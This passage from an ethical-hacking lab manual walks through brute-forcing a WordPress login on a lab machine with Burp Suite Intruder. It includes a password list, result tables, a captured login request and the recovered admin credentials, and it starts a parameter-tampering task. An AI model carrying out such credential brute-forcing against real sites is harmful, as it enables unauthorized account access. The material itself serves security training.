
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 9

Payload type: Simple list

Request count: 117

Payload Options [Simple list]

This payload type lets you configure a simple list of items.

aaa
abc123
qwert@123
test123
abc123
admin
test@123
password
password1

Add Enter a new item

Add from list ... [Pro version only]

Burp Intruder

The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit <https://portswigger.net> for more details about Burp Suite Professional which contains the full version.

OK

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Add	Enabled	
Edit		
Remove		



36. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
37. Wait for the progress bar at the bottom of the window to complete.

The screenshot shows the Burp Suite Community Edition interface. The main window title is "Burp Suite Community Edition v2021.8.2 - Temporary Project". The top menu bar includes "Applications", "Places", "System", "File", "Edit", "Tools", "Help", and system status icons. The main content area has a tab bar with "Attack" selected, followed by "Save", "Columns", "Results", "Target", "Positions", "Payloads", "Resource Pool", and "Options". A sub-menu for "Payload" is open, showing a table of 13 rows of payload data. The table columns are: Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The "Status" column shows mostly 200, with one entry as 302. The "Length" column shows mostly 721x, with one entry as 1134. A progress bar at the bottom of the payload table indicates the attack is in progress. The bottom status bar shows "Menu", "Log In < CEH Demo We...", "Burp Suite Community ...", and "2. Intruder attack of 10.1...".

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			7251	
1	admin	aaa	200			7251	
2	admin123	aaa	200			7212	
3	admin2	aaa	200			7210	
4	admin_1	aaa	200			7211	
5	administrator	aaa	200			7217	
6	Administrator	aaa	200			7217	
7	adminstat	aaa	200			7213	
8	administrator	aaa	200			7216	
9	adminnttd	aaa	200			7212	
10	adminuser	aaa	200			7213	
11	adminview	aaa	200			7213	
12	admn	aaa	200			7208	
13	anonymous	aaa	200			7213	

38. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1134**.

Different values of Status and Length indicate that the combination of the respective credentials is successful.

The values might differ when you perform this task.

39. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
25	adminn	abc123	200			7208	
26	anonymous	abc123	200			7213	
27	admin	qwert@123	302			1134	
28	admin123	qwert@123	200			7212	
29	admin2	qwert@123	200			7210	
30	admin_1	qwert@123	200			7211	
31	administrator	qwert@123	200			7217	
32	Administrator	qwert@123	200			7217	
33	adminstat	qwert@123	200			7213	
34	adminstrator	qwert@123	200			7216	
35	adminnttd	qwert@123	200			7212	
36	adminuser	qwert@123	200			7213	
37	adminview	qwert@123	200			7213	
38	admin	qwert@123	200			7208	

Request

```

1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: http://10.10.1.22:8080
11 DNT: 1

```


Payload

0 matches


40. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

If a **Warning** pop-up appears, click **Discard**.

41. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.



42. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.




43. Reload the target website <http://10.10.1.22:8080/CEH/wp-login.php>, enter the **Username** and **Password** obtained in **Step 39** and click **Log In**.

Here, the username and password are **admin** and **qwerty@123**.

If a pop-up appears, click **Resend**.

44. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



45. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
46. Close all open windows and document all acquired information.


Task 2: Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.


Here, we will use the Burp Suite tool to perform parameter tampering.

In this task, the target website (www.moviescope.com) is hosted by the victim machine, **Windows Server 2019**. Here, the host machine is the **Parrot Security** machine.

